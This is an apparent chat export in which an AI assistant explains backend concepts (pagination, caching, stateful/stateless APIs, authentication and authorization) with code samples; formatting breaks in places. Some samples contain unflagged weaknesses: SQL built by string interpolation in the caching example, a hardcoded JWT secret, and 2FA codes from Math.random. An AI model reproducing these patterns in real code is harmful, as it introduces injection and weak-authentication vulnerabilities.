-- You see duplicates! ❌
```

Performance at scale:

```
Page 1 (OFFSET 0): 10ms
Page 10 (OFFSET 200): 15ms
Page 100 (OFFSET 2000): 50ms
Page 1000 (OFFSET 20000): 500ms
Page 10000 (OFFSET 200000): 5000ms (5 seconds!) ❌
```

Method 2: Cursor-Based Pagination (Better for scale)

How it works - Twitter timeline:

```
-- Initial request
SELECT * FROM tweets
WHERE user_follows_id IN (user's_following_list)
ORDER BY created_at DESC
LIMIT 20;

Response:
{
  "tweets": [
    { id: "tweet_999", text: "...", created_at: "2025-02-14
10:30" },
```

```
{ id: "tweet_998", text: "...", created_at: "2025-02-14
10:25" },
  // ... 18 more
  { id: "tweet_980", text: "...", created_at: "2025-02-14
09:15" }
],
"next_cursor": "tweet_980" // Last tweet ID
}

-- Next page request
GET /api/timeline?cursor=tweet_980

-- Query:
SELECT * FROM tweets
WHERE user_follows_id IN (user's_following_list)
  AND id < 'tweet_980' -- Start AFTER last seen tweet
ORDER BY created_at DESC
LIMIT 20;
```

Why it's better:

Even if 1000 new tweets are posted:

- Cursor points to specific tweet
- Always gets NEXT 20 tweets after that tweet
- No duplicates! ✓
- No skipped items! ✓
- Same performance regardless of page depth! ✓

Real implementation - Instagram:

```
GET /api/feed?limit=30
```

Response:

```
{
```

```

"posts": [ /* 30 posts */,
"paging": {
  "cursors": {
    "before": "MTAxNTExOTQ1MjAwNzI5", // Can page backwards
    "after": "NDMyNzQyODI3OTQw" // Page forwards
  },
  "next": "/api/feed?limit=30&after=NDMyNzQyODI3OTQw"
}
}

```

Method 3: Keyset Pagination (Best for ordered data)

Example: Product catalog sorted by price

```

-- Page 1
SELECT * FROM products
WHERE price >= 0
ORDER BY price ASC, id ASC
LIMIT 20;

-- Returns last item: price=$99.99, id=456

-- Page 2
SELECT * FROM products
WHERE (price > 99.99) OR (price = 99.99 AND id > 456)
ORDER BY price ASC, id ASC
LIMIT 20;

-- Uses index on (price, id) → Super fast! ✓

```

Real company examples:

Shopify (Product listings):

```
GET /api/products.json?limit=50
```

```
{
  "products": [ /* ... */ ],
  "link": {
    "next": "/api/products.json?limit=50&page_info=eyJsYXN0..."
  }
}
```

Stripe (Transaction history):

```
GET /v1/charges?limit=100
```

```
{
  "data": [ /* 100 charges */ ],
  "has_more": true,
  "next_page_token": "ch_3Fk..."
}
```

```
// Next page
```

```
GET /v1/charges?limit=100&starting_after=ch_3Fk...
```

Infinite scroll (Facebook, Twitter):

```
let cursor = null;

function loadMore() {
  fetch(`/api/feed?cursor=${cursor}&limit=20`)
    .then(response => {
      appendPosts(response.posts);
      cursor = response.next_cursor;
    });
}
```

```
// User scrolls to bottom → loadMore() is called
```

10. Caching

The fundamental problem: Databases are slow (10-100ms per query). Networks are slow (100-500ms). Recomputing things is wasteful.

The solution: Remember results of expensive operations in fast storage.

Real company example: YouTube

Without caching:

User watches "Despacito" music video

1. Request → YouTube server
2. Server queries database: "Get video file location" (50ms)
3. Server queries database: "Get video metadata" (30ms)
4. Server queries database: "Get view count" (20ms)
5. Server queries database: "Get comments" (100ms)
6. Server computes: "Related videos recommendation" (500ms)

Total: 700ms for EVERY view! ❌

With 2 billion daily views:

- $2,000,000,000 \times 700\text{ms} = 1.4$ billion seconds of computation
- Database overload! 💣

With caching:

```
// First user request  
function getVideo(videoId) {
```

```

// 1. Check cache first
const cached = redis.get(`video:${videoId}`);
if (cached) {
  return cached; // Return in 1ms! ✓
}

// 2. Cache miss - get from database
const video = database.query(`SELECT * FROM videos WHERE id =
${videoId}`);

// 3. Store in cache for next time
redis.set(`video:${videoId}`, video, 'EX', 3600); // Expire in
1 hour

return video;
}

// Next 1 million users
// All get cached version (1ms each)
// Database only hit once! ✓

```

Caching layers (real architecture):

Netflix streaming:

User clicks play on "Stranger Things"

Layer 1: Browser cache

- Check if episode already downloaded
- HIT → Play immediately (0ms) ✓

Layer 2: CDN cache (Content Delivery Network)

- Cloudflare, Akamai servers near you
- Check if video file is cached
- HIT → Stream from nearby server (20ms) ✓

Layer 3: Application cache (Redis)

- Check metadata (title, description, thumbnails)
- HIT → Return from RAM (1ms) ✓

Layer 4: Database cache

- PostgreSQL query results cached
- HIT → Return from cache (5ms) ✓

Layer 5: Database disk

- MISS → Read from disk (50ms)

Cache strategies:

1. Cache-Aside (Lazy Loading) - Most common

Example: E-commerce product pages

```
// Amazon product page
async function getProduct(productId) {
  // Application controls cache
  const cacheKey = `product:${productId}`;

  // Try cache
  let product = await cache.get(cacheKey);
  if (product) {
    console.log('Cache hit! ✓');
    return product;
  }

  // Cache miss - load from database
  console.log('Cache miss - loading from DB');
  product = await db.query('SELECT * FROM products WHERE id = ?',
    [productId]);

  // Save to cache
```

```
    await cache.set(cacheKey, product, 3600); // 1 hour TTL

    return product;
}
```

Used by: Amazon, eBay, most e-commerce sites

2. Write-Through Cache

Example: Social media posts

```
// Facebook posting
async function createPost(userId, content) {
    const post = {
        id: generateId(),
        userId,
        content,
        createdAt: new Date()
    };

    // Write to database AND cache simultaneously
    await Promise.all([
        db.insert('posts', post),
        cache.set(`post:${post.id}`, post, 3600)
    ]);

    // Cache is always up-to-date! ✓
    return post;
}
```

3. Write-Behind (Write-Back) Cache

Example: Gaming leaderboards

```
// Fortnite player scores
async function updateScore(playerId, points) {
```

```
// Write to cache FIRST (super fast)
await cache.incr(`score:${playerId}`, points);

// Queue database write for later
queue.add('save-score', { playerId, points });
// Will save to DB in next 5 minutes

// User sees instant update! ✓
}
```

Risk: If cache crashes before writing to DB, data lost!

What to cache:

Reddit example:

```
// ✓ Cache homepage (same for all users)
cache.set('homepage:top-posts', posts, 300); // 5 minutes

// ✓ Cache subreddit listings
cache.set('subreddit:programming:hot', posts, 60); // 1 minute

// ✓ Cache user karma (changes slowly)
cache.set(`user:${userId}:karma`, karma, 3600); // 1 hour

// ✗ Don't cache real-time chat messages (changes constantly)
// ✗ Don't cache personalized feeds (unique per user)
// ✗ Don't cache shopping cart (needs to be precise)
```

Cache invalidation (the hard problem):

Two hardest things in computer science:

1. Naming things
2. Cache invalidation

3. Off-by-one errors

Example: Twitter user profile

```
// User updates their profile
async function updateProfile(userId, newName) {
  // 1. Update database
  await db.update('users', { name: newName }, { id: userId });

  // 2. Invalidate cache
  await cache.del(`user:${userId}`);
  // Next request will fetch fresh data ✓
}

// Problem: What if user profile is cached in 10 different places?
// - User profile cache
// - Tweet author cache
// - Follower list cache
// - Trending authors cache
// - Search results cache
// Need to invalidate ALL! Complex! 🤖
```

Real solution at scale (Twitter):

```
// Event-based invalidation
async function updateProfile(userId, newName) {
  await db.update('users', { name: newName }, { id: userId });

  // Publish event
  eventBus.publish('user.profile.updated', {
    userId,
    changes: { name: newName }
  });
}
```

```
// Listeners across system
eventBus.subscribe('user.profile.updated', (event) => {
  cache.del(`user:${event.userId}`);
  cache.del(`user:${event.userId}:tweets`);
  cache.del(`trending:authors`);
  // etc...
});
```

Time-To-Live (TTL) strategies:

```
// Short TTL for frequently changing data
cache.set('stock:AAPL:price', price, 10); // 10 seconds

// Medium TTL for semi-static data
cache.set('product:123:details', product, 3600); // 1 hour

// Long TTL for static data
cache.set('country:US:info', countryData, 86400); // 24 hours

// No TTL for permanent data
cache.set('config:app:version', '2.1.0'); // Never expires
```

Real performance impact:

Twitter timeline:

Without cache:

- Query 1000 following relationships
- Query 50 tweets per person
- Calculate engagement scores
- Sort by relevance algorithm
- Total: 2-3 seconds ❌

With cache:

- Check Redis for cached timeline
- Return in 5ms ✓
- Refresh cache every 2 minutes in background

Cost savings:

Database costs: \$0.10 per 1000 queries

Redis cache costs: \$0.01 per 1000 queries

1 billion requests per day:

Without cache: \$100,000/day

With 95% cache hit rate: \$5,000/day + \$500 cache = \$5,500/day

Savings: \$94,500/day = \$34.5 million/year! 💰

This guide covers the real-world application of these concepts as used by major tech companies. Each concept builds on the others - APIs use HTTP methods and status codes, require authentication/authorization, may use JWTs or sessions, store data in SQL or NoSQL databases with indexes and ACID properties, return paginated results, and cache frequently accessed data.

14/02/2026, 21:54:28

Stateless vs Stateful APIs

6. Authentication vs Authorization
7. Session-based auth vs JWT
8. OAuth 2.0 (Login with Google, GitHub, etc.)
9. Rate limiting vs Throttling
10. Idempotency (especially for payments) cover this one by one depth with actual example and problems solution in very proper guide cover my all knowledge in deth of each concept

14/02/2026, 21:55:53

Thought process: Architected comprehensive guides covering six API security concepts with real examples.

The user wants me to cover these 6 concepts in the same detailed, beginner-friendly format as before. They want:

1. Real company examples
2. Actual problems and solutions
3. Deep understanding of each concept
4. Proper formatting
5. Complete coverage of knowledge

Let me create comprehensive guides for:

1. Stateless vs Stateful APIs
2. Authentication vs Authorization (revisit with more depth)
3. Session-based auth vs JWT (revisit with more depth)
4. OAuth 2.0
5. Rate limiting vs Throttling
6. Idempotency

I'll use the same format - clear explanations, real-world examples, code snippets, and practical scenarios.

Complete Deep Dive: Advanced Backend Concepts

1. Stateless vs Stateful APIs

What "State" Really Means

State = Information the server remembers about you between requests.

Think of it like visiting a doctor:

- **Stateful** = Doctor remembers your previous visits, allergies, medical history
- **Stateless** = Doctor has amnesia, you must bring all your medical records every visit

Stateful APIs

How it works:

The server stores information about your session and remembers you between requests.

Real example: Old-school online banking (early 2000s)

```
Visit 1: Login
Browser → POST /login {username: "john", password: "pass123"}
Server: ✓ Valid credentials
        Creates session in memory:
        sessions["abc123"] = {
            userId: "john",
            loggedInAt: "10:00 AM",
            accountNumber: "12345",
            selectedAccount: null
        }
```

Response: Set-Cookie: sessionId=abc123

Visit 2: Select checking account

Browser → GET /select-account/checking

Cookie: sessionId=abc123

Server: Looks up sessions["abc123"]

Updates: selectedAccount = "checking"

Remembers your choice! ✓

Response: "Checking account selected"

Visit 3: Transfer money

Browser → POST /transfer {to: "67890", amount: 500}

Cookie: sessionId=abc123

Server: Looks up sessions["abc123"]

Reads: selectedAccount = "checking" (from Visit 2!)

Knows which account to debit

Response: "Transferred \$500 from checking"

The server REMEMBERS:

- You're logged in
- Which account you selected
- Your navigation flow
- Your transaction history this session

Real implementation:

```
// Server stores state in memory
const sessions = new Map();

app.post('/login', (req, res) => {
  const { username, password } = req.body;

  if (validateCredentials(username, password)) {
```

```

    const sessionId = generateRandomId();

    // Store session state on SERVER
    sessions.set(sessionId, {
      userId: username,
      loggedInAt: new Date(),
      currentStep: 'logged-in',
      shoppingCart: [],
      preferences: {}
    });

    res.cookie('sessionId', sessionId);
    res.json({ success: true });
  }
});

app.get('/cart', (req, res) => {
  const sessionId = req.cookies.sessionId;
  const session = sessions.get(sessionId);

  if (!session) {
    return res.status(401).json({ error: 'Not logged in' });
  }

  // Server KNOWS your cart from stored state
  res.json({ cart: session.shoppingCart });
});

app.post('/cart/add', (req, res) => {
  const sessionId = req.cookies.sessionId;
  const session = sessions.get(sessionId);

  // Modify stored state
  session.shoppingCart.push(req.body.item);

```

```
res.json({ success: true });  
});
```

Problems with stateful APIs:

Problem 1: Scaling across multiple servers

You have 1000 servers behind a load balancer

Request 1: Login

- Load balancer sends to Server #42
- Server #42 stores session in ITS memory
- Response: sessionId=xyz

Request 2: Get cart

- Load balancer sends to Server #731
- Server #731 checks ITS memory
- No session xyz found! ❌
- Error: "Not logged in"

Why? Session is in Server #42's memory, not Server #731!

Solution 1: Sticky sessions (not ideal)

Load balancer remembers:

sessionId=xyz was created by Server #42

All future requests with sessionId=xyz → Server #42

Problems:

- Server #42 goes down → All those users lose sessions
- Uneven load distribution (Server #42 gets overloaded)
- Can't dynamically scale

Solution 2: Shared session store (better)

```

// Use Redis instead of server memory
const redis = require('redis');
const client = redis.createClient();

app.post('/login', (req, res) => {
  const sessionId = generateRandomId();

  // Store in REDIS (shared across all servers)
  client.set(`session:${sessionId}`, JSON.stringify({
    userId: username,
    shoppingCart: []
  }), 'EX', 3600); // Expires in 1 hour

  res.cookie('sessionId', sessionId);
});

app.get('/cart', (req, res) => {
  const sessionId = req.cookies.sessionId;

  // ANY server can read from Redis
  client.get(`session:${sessionId}`, (err, data) => {
    if (!data) {
      return res.status(401).json({ error: 'Not logged in' });
    }

    const session = JSON.parse(data);
    res.json({ cart: session.shoppingCart });
  });
});

```

Problem 2: Memory consumption

1 million active users
 Each session stores: 50KB of data

Total memory: $1,000,000 \times 50\text{KB} = 50\text{GB}$

Redis costs:

- 50GB Redis cluster: \$500-1000/month
- Plus: backup costs, replication costs

Problem 3: Session expiration management

```
// User logs in at 9:00 AM
// Session expires at 10:00 AM (1 hour timeout)
// User clicks button at 10:01 AM
// → Session gone! User kicked out! ❌

// Need complex logic:
app.use((req, res, next) => {
  const sessionId = req.cookies.sessionId;
  const session = getSession(sessionId);

  if (session) {
    // Extend session on each request
    extendSessionTimeout(sessionId, 3600); // Another hour
  }

  next();
});
```

When companies use stateful APIs:

✓ **Traditional web applications:** WordPress, Drupal ✓ **Gaming servers:** Game state must be maintained ✓ **WebSocket connections:** Real-time chat, multiplayer games ✓ **Internal admin tools:** Small user base, don't need massive scale

Stateless APIs

How it works:

The server stores NOTHING. Every request contains ALL the information needed.

Real example: Modern REST API (Stripe, Twitter API)

Request 1: Get user profile

Browser → GET /api/users/me

Authorization: Bearer eyJhbGc...JWT_TOKEN...

Server: 1. Decodes JWT token

2. Reads from token: { userId: "john", role: "admin" }

3. Fetches user from database

4. Returns profile

5. FORGETS everything ✓

Request 2: Create payment (different server!)

Browser → POST /api/payments

Authorization: Bearer eyJhbGc...JWT_TOKEN...

Body: { amount: 100, currency: "USD" }

Server: 1. Decodes SAME JWT token

2. Reads from token: { userId: "john", role: "admin" }

3. Creates payment

4. Returns result

5. FORGETS everything ✓

The JWT contains everything:

```
// JWT token decoded:
{
  "userId": "john",
  "email": "john@example.com",
  "role": "admin",
  "permissions": ["read", "write", "delete"],
  "subscription": "premium",
  "iat": 1708000000, // Issued at
```

```
    "exp": 1708086400    // Expires at
  }

  // Server doesn't need to store anything!
  // All info is IN the token
```

Real implementation:

```
const jwt = require('jsonwebtoken');
const SECRET_KEY = 'super-secret-key-keep-safe';

// Login: Create JWT
app.post('/login', (req, res) => {
  const { username, password } = req.body;

  if (validateCredentials(username, password)) {
    const user = getUserFromDB(username);

    // Create JWT with user info
    const token = jwt.sign(
      {
        userId: user.id,
        email: user.email,
        role: user.role,
        subscription: user.subscription
      },
      SECRET_KEY,
      { expiresIn: '7d' } // Valid for 7 days
    );

    // NO SESSION STORED! Just return token
    res.json({ token });
  }
});
```

```

// Protected route: Verify JWT
app.get('/api/profile', (req, res) => {
  const token = req.headers.authorization?.split(' ')[1]; //
  "Bearer TOKEN"

  try {
    // Verify and decode token
    const decoded = jwt.verify(token, SECRET_KEY);

    // decoded = { userId: "john", email: "john@example.com",
    role: "admin" }
    // No database/Redis lookup needed!

    const user = getUserFromDB(decoded.userId);
    res.json(user);

  } catch (err) {
    res.status(401).json({ error: 'Invalid token' });
  }
});

app.post('/api/orders', (req, res) => {
  const token = req.headers.authorization?.split(' ')[1];
  const decoded = jwt.verify(token, SECRET_KEY);

  // Create order for decoded.userId
  const order = createOrder(decoded.userId, req.body);
  res.json(order);
});

```

Why stateless is better for modern APIs:

- ✓ Easy horizontal scaling:

Load Balancer

- └ Server 1 (handles 20% traffic)
- └ Server 2 (handles 20% traffic)
- └ Server 3 (handles 20% traffic)
- └ Server 4 (handles 20% traffic)
- └ Server 5 (handles 20% traffic)

ANY server can handle ANY request!

No sticky sessions needed!

Add/remove servers instantly!

✓ No memory/storage costs:

Stateful: 1M users × 50KB = 50GB Redis = \$500-1000/month

Stateless: \$0 (tokens stored on client) ✓

✓ Works across different domains:

// Mobile app, web app, smart TV app all use same API

// Each stores JWT locally

// Mobile app (Swift):

`UserDefaults.standard.set(jwtToken, forKey: "authToken")`

// Web app (JavaScript):

`localStorage.setItem('authToken', jwtToken)`

// Smart TV app:

`SecureStorage.save(jwtToken)`

// All make requests to: api.mycompany.com

// No server-side session needed!

Drawbacks of stateless APIs:

Problem 1: Can't instantly revoke access

```
// User logs in → receives JWT valid for 7 days
// 1 hour later: User's account is hacked!
// Admin bans the user

// But... JWT is still valid for 6 more days! ❌
// Hacker can still use it!

// Solution 1: Short-lived tokens + refresh tokens
{
  accessToken: "eyJ...", // Valid 15 minutes
  refreshToken: "xyz..." // Valid 7 days, stored in database
}

// Solution 2: Token blacklist (defeats stateless purpose)
const revokedTokens = new Set();

app.delete('/logout', (req, res) => {
  const token = req.headers.authorization.split(' ')[1];
  revokedTokens.add(token); // Store revoked tokens
  res.json({ success: true });
});

app.use((req, res, next) => {
  const token = req.headers.authorization?.split(' ')[1];
  if (revokedTokens.has(token)) {
    return res.status(401).json({ error: 'Token revoked' });
  }
  next();
});
```

Problem 2: Token size overhead

```
// Session: Just send sessionId=abc123 (10 bytes)
// JWT: Send entire token (500-1000 bytes)

// JWT structure:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.           // Header (36
chars)
eyJ1c2VySWQiOiJqb2huIiwiaWZw1haWwiOiJqb2huQGV4Y... // Payload (300+
chars)
SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c    // Signature (43
chars)

// Total: ~500+ characters sent with EVERY request
// Can slow down mobile apps on slow connections
```

Problem 3: Can't update user info mid-session

```
// User has JWT: { role: "user", subscription: "free" }
// User upgrades to premium
// JWT still says "free" until it expires! ❌

// Solutions:
// 1. Short expiration (15 min) - user gets new token often
// 2. Client polls for updates
// 3. WebSocket notifications to refresh token
```

Real company decisions:

Netflix:

- **Stateless** for API (mobile apps, smart TVs, web)
- **Stateful** for video streaming sessions (must track playback position, buffering)

Amazon:

- **Stateless** for product browsing, search
- **Stateful** for shopping cart (temporary state during checkout)
- Hybrid: Cart stored in database, accessed via stateless JWT

Uber:

- **Stateless** for user authentication, profile
- **Stateful** for active rides (driver location, passenger pickup status)

Slack:

- **Stateless** for REST API
- **Stateful** for WebSocket connections (real-time messaging)

The hybrid approach (best of both worlds):

```
// Use stateless JWT for authentication
// Use database for mutable state

app.post('/cart/add', async (req, res) => {
  const token = req.headers.authorization.split(' ')[1];
  const decoded = jwt.verify(token, SECRET_KEY); // Stateless
  auth ✓

  // But cart is stored in database (state!)
  await db.query(
    'INSERT INTO cart_items (user_id, product_id, quantity)
VALUES (?, ?, ?)',
    [decoded.userId, req.body.productId, req.body.quantity]
  );

  res.json({ success: true });
});

app.get('/cart', async (req, res) => {
```

```

const token = req.headers.authorization.split(' ')[1];
const decoded = jwt.verify(token, SECRET_KEY); // Stateless
auth ✓

// Fetch cart from database
const items = await db.query(
  'SELECT * FROM cart_items WHERE user_id = ?',
  [decoded.userId]
);

res.json({ items });
});

```

Summary table:

Aspect	Stateful	Stateless
Server memory	Stores session data	Stores nothing
Scalability	Harder (needs shared storage)	Easy (any server can handle any request)
Mobile apps	Difficult (cookies don't work well)	Perfect (JWT in headers)
Instant logout	Easy (delete session)	Hard (token valid until expiry)
Token size	Small (session ID)	Large (JWT ~500 bytes)
Security	Easier to revoke	Harder to revoke
Cost	Redis/memory costs	Almost free

2. Authentication vs Authorization (Deep Dive)

The confusion explained

People mix these up because they happen together. But they're completely different:

Authentication = "Who are you?" (Identity verification) **Authorization** = "What can you do?" (Permission checking)

Real-world analogy:

Airport security:

Step 1: AUTHENTICATION (TSA checkpoint)

You: Show passport

TSA: Verify photo matches your face

Check passport is real (not fake)

Confirm: "You are John Smith" ✓

Step 2: AUTHORIZATION (Boarding gate)

You: Show boarding pass

Gate agent: Check boarding pass

Flight: AA123 to Miami

Seat: 15A

Confirm: "You are AUTHORIZED to board THIS flight" ✓

Different passenger with same passport (same identity)

But boarding pass for different flight → NOT authorized ✗

Real company example: GitHub

Scenario: Trying to delete a repository

Request: DELETE /repos/facebook/react

AUTHENTICATION phase:

1. Who are you?

→ Check: Authorization header has valid token

→ Decode token: "You are user: mark_zuckerberg"

→ ✓ Authenticated

AUTHORIZATION phase:

2. Can you **delete** THIS repo?

- **Check**: Does mark_zuckerberg own facebook/react?
- **Check**: Does mark_zuckerberg have 'admin' role **on** this repo?
- **Check**: **Is** repo archived (protected **from** deletion)?
- **Result**: ✓ Authorized (Mark owns Facebook org)

Different **user**:

Request: **DELETE** /repos/facebook/react

Token **for user**: random_developer

AUTHENTICATION phase:

✓ Valid token, you **are** "random_developer"

AUTHORIZATION phase:

X random_developer doesn't own facebook/react

X random_developer has no admin rights

Response: 403 Forbidden "You don't have permission **to delete** this repository"

Authentication methods in depth:

Method 1: Username & Password (Basic Auth)

```
// Client sends
POST /api/login
{
  "username": "john@example.com",
  "password": "MySecurePass123!"
}

// Server process
app.post('/api/login', async (req, res) => {
  const { username, password } = req.body;
```

```
// 1. AUTHENTICATION: Verify credentials
const user = await db.query('SELECT * FROM users WHERE email = ?', [username]);

if (!user) {
  return res.status(401).json({ error: 'User not found' });
}

// Check password (hashed with bcrypt)
const bcrypt = require('bcrypt');
const passwordMatch = await bcrypt.compare(password,
user.password_hash);

if (!passwordMatch) {
  return res.status(401).json({ error: 'Invalid password' });
}

// ✓ AUTHENTICATED: They proved who they are

// Create token/session for future requests
const token = jwt.sign({ userId: user.id, role: user.role },
SECRET_KEY);

res.json({ token, user: { id: user.id, email: user.email } });
});
```

Problems:

- ✗ Password can be stolen
- ✗ Weak passwords (123456, password)
- ✗ Password reuse across sites
- ✗ Phishing attacks

Solution: Add 2FA (Two-Factor Authentication)

Method 2: Two-Factor Authentication (2FA)

```
app.post('/api/login', async (req, res) => {
  const { username, password } = req.body;

  // Step 1: Verify password
  const user = await authenticateUser(username, password);
  if (!user) {
    return res.status(401).json({ error: 'Invalid credentials'
});
  }

  // Step 2: Generate 2FA code
  const twoFactorCode = Math.floor(100000 + Math.random() *
900000); // 6 digits

  // Store temporarily
  await redis.set(`2fa:${user.id}`, twoFactorCode, 'EX', 300); //
5 min expiry

  // Send via SMS/Email
  await sendSMS(user.phone, `Your code is: ${twoFactorCode}`);

  res.json({
    message: '2FA code sent',
    tempToken: 'temp_xyz' // Temporary token to submit 2FA code
  });
});

app.post('/api/verify-2fa', async (req, res) => {
  const { tempToken, code } = req.body;

  // Get user from temp token
  const userId = getTempTokenUserId(tempToken);

  // Verify code
```

```

const storedCode = await redis.get(`2fa:${userId}`);

if (storedCode !== code) {
  return res.status(401).json({ error: 'Invalid 2FA code' });
}

// ✓ FULLY AUTHENTICATED (password + 2FA)
const fullToken = jwt.sign({ userId, role: user.role },
SECRET_KEY);

res.json({ token: fullToken });
});

```

Real example: Google login

1. Enter password ✓
2. Get 6-digit code on phone
3. Enter code ✓
4. Now you're authenticated!

Even if hacker steals your password, they can't login without your phone!

Method 3: API Keys (for machine-to-machine)

```

// Stripe, SendGrid, AWS use this

// Generate API key for user
app.post('/api/keys/generate', authenticateUser, (req, res) => {
  const apiKey = `sk_live_${generateRandomString(32)}`;

  db.query('INSERT INTO api_keys (user_id, key, created_at)
VALUES (?, ?, NOW())',
    [req.user.id, hashApiKey(apiKey)]);

```

```

// Show user ONCE (can't retrieve later)
res.json({
  apiKey,
  warning: 'Store this securely. We cannot show it again.'
});
});

// Use API key
app.get('/api/data', (req, res) => {
  const apiKey = req.headers['x-api-key'];

  // AUTHENTICATION: Verify API key
  const key = db.query('SELECT * FROM api_keys WHERE key_hash =
?',
    [hashApiKey(apiKey)]);

  if (!key) {
    return res.status(401).json({ error: 'Invalid API key' });
  }

  // ✓ Authenticated as user: key.user_id

  // Now check AUTHORIZATION...
  const user = db.query('SELECT * FROM users WHERE id = ?',
[key.user_id]);

  if (user.plan !== 'premium') {
    return res.status(403).json({ error: 'Premium plan required'
});
  }

  res.json({ data: 'sensitive data' });
});

```

Real example: SendGrid email API

```

const sgMail = require('@sendgrid/mail');
sgMail.setApiKey('SG.xxxxxxxxxxxxxxxxxxxxxxxx'); // Authentication

sgMail.send({
  to: 'customer@example.com',
  from: 'noreply@myapp.com',
  subject: 'Welcome!',
  text: 'Thanks for signing up!'
});

// SendGrid:
// 1. AUTHENTICATION: Verifies API key
// 2. AUTHORIZATION: Checks if key's owner can send from
//    'myapp.com'
//                      Checks if sender is verified
//                      Checks rate limits

```

Authorization methods in depth:

Method 1: Role-Based Access Control (RBAC)

Most common in companies

```

// Database schema
users table:
  id | email | role
  1  | john@ex.com | admin
  2  | jane@ex.com | editor
  3  | bob@ex.com  | viewer

roles table:
  role      | can_create | can_edit | can_delete | can_view
admin      | true       | true     | true        | true
editor     | true       | true     | false       | true
viewer     | false      | false    | false       | true

```

```

// Middleware to check authorization
function requireRole(allowedRoles) {
  return (req, res, next) => {
    // Already authenticated (from previous middleware)
    const userRole = req.user.role;

    if (!allowedRoles.includes(userRole)) {
      return res.status(403).json({
        error: `Forbidden. Required role: ${allowedRoles.join('
or ')} `
      });
    }

    next();
  };
}

// Protected routes
app.get('/api/posts', authenticateJWT, (req, res) => {
  // Anyone authenticated can view
  const posts = db.query('SELECT * FROM posts');
  res.json(posts);
});

app.post('/api/posts', authenticateJWT, requireRole(['admin',
'editor']), (req, res) => {
  // Only admin or editor can create
  const post = db.query('INSERT INTO posts ... VALUES ...');
  res.json(post);
});

app.delete('/api/posts/:id', authenticateJWT,
requireRole(['admin']), (req, res) => {
  // Only admin can delete

```

```
db.query('DELETE FROM posts WHERE id = ?', [req.params.id]);
res.json({ success: true });
});
```

Real example: WordPress

Roles hierarchy:

- **Subscriber:** Can view posts, comment
- **Contributor:** Can write posts (pending review)
- **Author:** Can write & publish OWN posts
- **Editor:** Can write & publish ANY posts
- **Administrator:** Can do everything (delete site, manage users)

User tries to delete a post:

1. **AUTHENTICATION:** Logged in as "jane" ✓
2. **AUTHORIZATION:** Check jane's role
 - jane is "Contributor"
 - Contributors cannot delete posts
 - 403 Forbidden ❌

Method 2: Permission-Based Access Control

More granular than roles

```
// Database schema
users_permissions table:
  user_id | permission
  1       | posts.create
  1       | posts.edit
  1       | posts.delete
  1       | users.view
  2       | posts.create
  2       | posts.edit
  2       | users.view
```

```

// Authorization middleware
function requirePermission(permission) {
  return async (req, res, next) => {
    const hasPermission = await db.query(
      'SELECT 1 FROM users_permissions WHERE user_id = ? AND
permission = ?',
      [req.user.id, permission]
    );

    if (!hasPermission) {
      return res.status(403).json({
        error: `Missing permission: ${permission}`
      });
    }

    next();
  };
}

// Routes with specific permissions
app.post('/api/posts',
  authenticateJWT,
  requirePermission('posts.create'),
  (req, res) => {
    // Create post
  }
);

app.delete('/api/users/:id',
  authenticateJWT,
  requirePermission('users.delete'),
  (req, res) => {
    // Delete user
  }
);

```

Real example: Jira

User: developer@company.com

Permissions:

- ✓ issues.create
- ✓ issues.edit.own
- ✓ issues.comment
- ✗ issues.delete (admin only)
- ✗ issues.edit.others (manager only)
- ✓ sprints.view
- ✗ sprints.edit (scrum master only)

Tries to delete issue:

- AUTHENTICATION: Valid user ✓
- AUTHORIZATION: Check permissions
 - User lacks "issues.delete"
 - 403 Forbidden ✗

Method 3: Resource-Based Access Control

Authorization based on resource ownership

```
app.delete('/api/posts/:postId', authenticateJWT, async (req, res) => {  
  const { postId } = req.params;  
  
  // Fetch the post  
  const post = await db.query('SELECT * FROM posts WHERE id = ?',  
    [postId]);  
  
  if (!post) {  
    return res.status(404).json({ error: 'Post not found' });  
  }  
})
```

```

// AUTHORIZATION: Check ownership
if (post.author_id !== req.user.id && req.user.role !==
'admin') {
  return res.status(403).json({
    error: 'You can only delete your own posts'
  });
}

// ✓ Authorized (either owner or admin)
await db.query('DELETE FROM posts WHERE id = ?', [postId]);
res.json({ success: true });
});

```

Real example: Google Drive

Document: "Q4_Financial_Report.docx"

Owner: cfo@company.com

Permissions:

- cfo@company.com: Owner (can do anything)
- employee1@company.com: Editor (can edit)
- employee2@company.com: Viewer (read-only)
- Public: No access

User: employee1@company.com tries to delete document

- AUTHENTICATION: Valid Google account ✓
- AUTHORIZATION: Check permissions
 - employee1 is "Editor"
 - Editors cannot delete (only Owner can)
 - 403 Forbidden ❌

User: employee1@company.com tries to edit document

- AUTHORIZATION: Check permissions

→ employee1 is "Editor"
→ ✓ Authorized to edit

Complex real-world authorization:

Scenario: Deleting a comment on Instagram

```
app.delete('/api/comments/:commentId', authenticateJWT, async
(req, res) => {
  const comment = await db.query('SELECT * FROM comments WHERE id
= ?',
    [req.params.commentId]);

  const post = await db.query('SELECT * FROM posts WHERE id = ?',
    [comment.post_id]);

  // Authorization rules (multiple checks):
  const canDelete =
    comment.author_id === req.user.id ||           // 1. You wrote
the comment
    post.author_id === req.user.id ||             // 2. You own the
post
    req.user.role === 'moderator' ||              // 3. You're a
moderator
    req.user.role === 'admin';                    // 4. You're an
admin

  if (!canDelete) {
    return res.status(403).json({
      error: 'You cannot delete this comment'
    });
  }

  await db.query('DELETE FROM comments WHERE id = ?',
[req.params.commentId]);
```

```
res.json({ success: true });
});
```

Error codes matter:

```
// 401 Unauthorized (misleading name - actually means NOT
AUTHENTICATED)
res.status(401).json({ error: 'Please log in first' });
// Use when: No credentials provided, invalid token, expired
token

// 403 Forbidden (actually means NOT AUTHORIZED)
res.status(403).json({ error: 'You do not have permission to
access this resource' });
// Use when: Valid user, but lacks permissions

// Example:
app.get('/api/admin/users', authenticateJWT, (req, res) => {
  if (!req.user) {
    return res.status(401).json({ error: 'Authentication
required' });
    // AUTHENTICATION failed
  }

  if (req.user.role !== 'admin') {
    return res.status(403).json({ error: 'Admin access required'
});
    // AUTHORIZATION failed
  }

  // Both passed ✓
  const users = db.query('SELECT * FROM users');
  res.json(users);
});
```

3. Session-based Auth vs JWT (Deep Technical Dive)

The fundamental difference:

Sessions = Server remembers who you are (stateful) **JWT** = You prove who you are with every request (stateless)

Session-based Authentication (Complete flow):

Real-world implementation: Banking app

```
const express = require('express');
const session = require('express-session');
const RedisStore = require('connect-redis')(session);
const redis = require('redis');

const redisClient = redis.createClient();
const app = express();

